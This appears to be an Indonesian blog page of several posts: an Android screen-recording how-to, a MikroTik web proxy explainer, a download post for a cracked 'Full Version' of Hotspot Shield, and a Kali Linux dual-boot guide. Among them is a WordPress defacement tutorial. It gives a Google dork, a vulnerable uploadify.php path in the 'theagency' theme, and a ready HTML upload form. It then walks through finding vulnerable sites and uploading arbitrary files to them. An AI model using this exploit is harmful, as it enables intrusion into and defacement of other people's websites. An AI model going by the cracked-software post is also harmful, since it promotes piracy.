Selasa, 04 April 2017

Cara Merekam Layar HP Android

Cara Merekam Layar HP Android - Jika kita ingin membagikan sebuah tutorial maka kita harus menunjukan tutorial tersebut secara jelas. Biasanya seorang tutor memaprkan tutorialnya dengan disertai rekaman video. Rekaman yang umumnya digunakan oleh tutor adalah rekaman layar. Sebab dengan merekam layar akan lebih memperjelas step by step penjelasnnya. Jika kalian bertanya-tanya bagaimana cara merekam layar yang biasanya dilihat pada tutorial-tutorial video di Youtube, maka caranya adalah sangat mudah.

Seperti biasa, kita perlu membutuhkan aplikasi. Adapun aplikasinya sebenarnya sudah sangat terkenal yakni Screen Recorder. Dilihat dari namanya saja sudah menunjukan fungsi dari aplikasinya. Diluar sana apa lagi di Youtube Screen Recorder menurut saya masih menempati posisi pertama sebagai penggunaan terbanyak untuk aplikasi perekam layar. Kalian bisa mendapatkannya secara gratis melalui playstore. Nah untuk lebih jelas, maka saya akan tunjukan selengkapnya tutorial Cara Merekam Layar HP Android dengan menggunakan Screen Recorder.

Cara Merekam Layar HP Android


Langkah 1:

cara merekam layar android jelly bean
Pertama-tama download dan instal aplikasinya melalui playstore atau bisa langsung mengklik link ini. Jika sudah lalu instal dan jalankan.

Langkah 2:

free screen recorder no root apk
Nah untuk mulai merekam, silahkan kalian klik ikon camera dan mengklik pilihan mulai sekarang.

Langkah 3:

aplikasi perekam layar root
Selanjutnya jika muncul ikon screen recorder yang berkedip-kedip di pojok kanan atas itu menandakan proses merekam sedang berjalan. Ok, cukup simple bukan? Semoga bermanfaat!
 
Repost :  https://cyber-ip.blogspot.co.id/2017/03/cara-merekam-layar-hp-android.html


Read more

Senin, 06 Maret 2017

Penjelasan Web Proxy Mikrotik -

  Proxy adalah suatu aplikasi yang menjadi perantara antara client dengan server, sehingga client tidak akan berhubungan langsung dengan server-server yang ada di Internet. Mikrotik memiliki fitur Web proxy yang bisa digunakan sebagai proxy server yang nantinya akan menjadi perantara antara browser user dengan web server di Internet.


Cara Kerja Web Proxy

Ketika user membuka suatu situs, maka browser akan mengirimkan HTTP request ke Server, namun karena computer user ini menggunakan web proxy maka proxy akan menerima HTTP request dari browser tersebut kemudian membuat HTTP request baru atas nama dirinya. HTTP request baru buatan Proxy inilah yang diterima oleh Server kemudian Server membalas dengan HTTP Response dan diterima oleh Proxy yang kemudian diteruskan ke browser user yang sebelumnya melakukan request.

Perbedaan Web Proxy dengan NAT

Mungkin penjelasan cara kerja web proxy di atas hamper mirip dengan NAT (Network Address Translation) Masquerade, namun sebenarnya berbeda. Karena jika menggunakan NAT, maka Mikrotik hanya akan meneruskan HTTP Request yang dibuat oleh computer user. HTTP request tersebut diteruskan ke Server oleh Mikrotik tanpa membuat HTTP request baru seperti halnya pada Web Proxy.

NAT hanya menangani paket data saja, sedangkan Proxy bekerja dengan memeriksa konten dari HTTP Request dan Response secara detail, sehingga Proxy sering juga disebut sebagai Application Firewall.

Web Proxy Membutuhkan Resource CPU Besar

Jika mengaktifkan fitur Web proxy pada Mikrotik anda harus memperhatikan kapasitas memori dan CPU. Karena Mikrotik akan membuat HTTP Request baru atas nama dirinya, sehingga membutuhkan pemakaian Resource memori dan CPU yang lebih besar daripada hanya menggunakan NAT. Jika pemakaian resource Mikrotik berlebihan maka akan membuat Router Mikrotik anda hang dan koneksi internet pun akan jadi lambat.

Keuntungan menggunakan Web Proxy

Fungsi dari proxy secara umum adalah sebagai Caching, Filtering, dan Connection Sharing. Semua fungsi ini dapat anda temui pada Web Proxy Mikrotik. Berikut ini adalah Keuntungan / Manfaat Web Proxy pada Mikrotik :

Caching
Web Proxy Mikrotik dapat melakukan caching content yaitu menyimpan beberapa konten web yang disimpan di memori Mikrotik. Konten tersebut akan digunakan kembali apabila ada permintaan pada konten itu lagi. Misalnya anda membuka Facebook.com, maka file-file pada web tersebut seperti image, script, dll akan disimpan oleh web proxy, sehingga jika lain kali anda membuka Facebook maka tidak perlu konek ke Internet pun halaman itu bisa dibuka dengan mengambil file dari cache proxy. Hal ini dapat menghemat bandwidth Internet dan mempercepat koneksi.

Filtering
Dengan menggunakan Web Proxy anda dapat membatasi akses konten-konten tertentu yang di-request oleh client. Anda dapat membatasi akses ke situs tertentu, ekstensi file tertentu, melakukan redirect (pengalihan) ke situs lain, maupun pembatasan terhadap metode akses HTTP. Hal tersebut tidak dapat anda lakukan jika hanya menggunakan NAT.

Read more

Jumat, 03 Maret 2017

Hotspot Shield 6.20.20 Elite Full Version


Hotspot-Shield  
Hotspot Shield 6.20.20 Elite Full Version merupakan sebuah software yang membantu kita dalam mengubah IP asli kita. Dengan menggunakan Hotspot Shield ini, aktifitas berselancar di dunia maya bisa lebih aman. Fungsi lain dari Hotspot Shield 6.20.20 Elite ini adalah untuk melakukan by pass website blocking yang artinya kita dapat membuka situs yang diblokir dengan bantuan Hotspot Shield ini. Penasaran dengan Hotspot Shield 6.20.20 Elite Full Version ini?
Screenshoot:


Download 
Klik Disini 
Read more

Selasa, 28 Februari 2017

Deface Wordpress Theme Theagency File Upload


Assalamualaikum gan
Gimana Kabarnya :)
Kali Ini Saya Akan Share Tentang Cara Deface Wordpress Theme Theagency File UplaodLangsung Saja Yha

 =>Dork.
      inurl:/wp-content/themes/theagency

=>Exploit.
      /wp-content/themes/theagency/includes/uploadify/uploadify.php

=>CSRF.
<form action="http://targetnya.com/wp-content/themes/theagency/includes/uploadify/uploadify.php" method="post" enctype="multipart/form-data">
<label for="file">Filename:</label>
<input type="file" name="Filedata" ><br>
<input type="submit" name="submit" value="SIKAT!">
</form>

Langkah - Langkah:

1.Dorking Ke Mbah Google


2. Pilih Salah Satu Site,Cari Yang Vuln Yha Gan
        
    Contoh: 
    http://targetnya.com

   Masukkan Eksploitnya Menjadi 
   http://targetnya.com/wp-content/themes/theagency/includes/uploadify/uploadify.php

Kalau Vuln Tampilan Webnya=blank/Kosong


 Copy Csrf Di Atas, Masukkan Site Ke Csrf, Save dengan format html. Kalau Sudah Buka File Csrf Kamu,terus Upload Deh ..


Kalau file nya suksek ke upload bakal muncul angka 1,Kalau Sudah Kita Cari Letak Filenya
Contoh
 http://targetnya.com/wp-content/themes/theagency/includes/uploadify/uploads/namafileagan


Dan Hasilnya.., Tergantung Agan Mau Ngupload Foto/file . Kalau Belum Jelas Komen Aja Gan No PHP kok


Read more

Install Kali Linux Dual boot Windows 8


Udah Lama Gak Ngepost Tentang Linux, Kali Ini Saya Akan Membahas Tentang 
Cara Install Kali Linux Dual boot Windows 8 , Gimana sih Caranya??

  1. Download Kali Linux dulu,, disini saya menggunakan Kali Linux 2.0 32bit dalam bentuk file ISO. Download Kali linux 32 bit. Download Kali linux 64bit
  2. Buat Botable Kali Linux dengan menggunakan Rufus,Jalankan Rufus dengan memilih opsi "Run as Administrator. Pilih file iso dengan cara klik icon image cd, lalu cari file kali linux kamu dan klik ok, lalu klik start untuk memulai proses pembuatan botable kali linux.
     

  3.  Buat partisi kosong untuk tempat installasi kali linux nanti, saya menggunakan sekitar 57 GB
  4. Setelah media instalasi dan partisi untuk instal Kali Linux siap, maka saatnya lakukan boot dengan media instalasi USB tersebut. Untuk boot menggunakan USB, bisa dilakukan dengan melakukan pengaturan dalam BIOS atau dengan menekan tombol tertentu pada saat komputer baru dinyalakan, dalam hal ini saya menekan tombol F12.
  5. Proses awal penginstalan kali linux, pilih "Graphical Install" lalu enter
  6. Kemudian pilih bahasa, Pilih saja English lalu Continue
  7. "Select your location" Pilih saja United States
  8. "Configure the keyboard" Pilih saja American English" lalu Continue
  9. Lalu klik "Go Back"
  10. Kemudian pilih Set up users and passwords
  11. Sekarang atur "paswords" sobat, lalu Continue
  12. Klik "Go Back"
  13. Pilih Detect disks
  14. Pilih "Manual" untuk mengatur tempat pengintalan Kali linux
  15. Pilih partition yang anda bagikan tadi misalkan yang bagi tadi "57.5 GB" seperti gambar di bawah ini
  16. Kemudian pilih "Delete the partition"
  17. Maka hasil seperti gambar di bawah ini, lalu pilih lagi partition tersebut, lalu continue
  18. Pilih "Create a new partition"
  19. Disini anda persiapkan "2 gb" buat install grup nanti, lalu Continue kemudian pilih "Logical" lalu "Beginning"
  20. Setelah sobat pilih yang tadi maka akan sampai ke step seperti gambar di bawah ini, lalu klik saja "Continue" lagi
  21. Pilih "swap area" Dimenu selanjutnya pilih "Done setting up the partition" lalu Continue
  22. Maka hasil seperti gambar di bawah ini, Kemudian pilih sisa partition (FREE SPACE) perhatikan saja gambar di bawah ini, Lalu "Continue" di menu selanjutnya sobat pilih "Create a new partition" lagi, lalu Continue
  23. Sekarang di pembagian ini anda bagikan pastisi Minimal "15 Gb", Maksimal terserah anda, disini saya bagikan saja "25 Gb" kalau sudah klik "Continue" dimenu selanjutnya pilih "Beginning" lalu pilih lagi "Done setting up the partition Kemudian Continue
  24. Maka akan sampai di step seperti gambar di bawah ini, Lalu pilih sisa partition yang tadi belum di bagi lalu "Continue" dimenu selanjutnya sobat pilih "Create a new partition" kemudian Continue
  25. Lalu akan sampai ke gambar seperti di bawah ini, disini otomasis  menampilkan sisa partition yang belum habis di bagi tadi, lalu "Continue" Dimenu selanjutnya sobat pilih lagi "Done setting up the partition" kemudian "Continue"
  26. Pembagian partisi sudah selesai, hasilnya seperti gambar di bawah ini, kemudian pilih "Finish partitioning and write changes to disk" Untuk memulai proses penginstalan, Klik "Continue"
  27. Pilih "Yes" lalu "Continue"
  28. Tunggu proses penginstalan hingga selesai
  29. Setelah proses penginstalan selesai di "Configure the package manager" pilih "Yes" lalu Continue
  30. Pilih Continue
  31. Klik "Go Back"
  32. Pilih Yes lalu Continue
  33. Proses pengintalan grup kali linux tunggu sampai selesai
  34. Pilih "yes" Lalu Continue
  35. Pilih "/dev/sda" lalu Continue
  36. Tunggu proses penginstalan Grup hingga selesai
  37. Proses penginstalan grup kali linux selesai, sekarang semua proses penginstalan sudah selesai, selanjutnya klik "Continue" untuk melakukan restart dan otomasis masuk ke Grup kali linux
  38. Di "GNU GRUP" anda pilih "*Kali GNU/Linux" untuk  memulai boot kali linux, jika ingin ke windows maka anda pilih "Windows Recovery Environment" Pilih saja Kali linux dulu lalu Enter
  39. Di Username masukan "root" lalu Next
  40. Masukan "pasword" yang tadi anda isi di penginstalan lalu klik "unlock"
  41. Sekarang anda sudah berhasil menginstall "Kali linux 2.0 (kali sana) dual boot dengan Windows" bentuk destop Kali linux 2.0 seperti gambar di bawah ini

    Oke Sekian dulu tutorial dari saya mengenai Cara Install Kali Linux Dual boot Windows 8, saya ucapkan terimakasih sudah berkunjung di blog saya.
Read more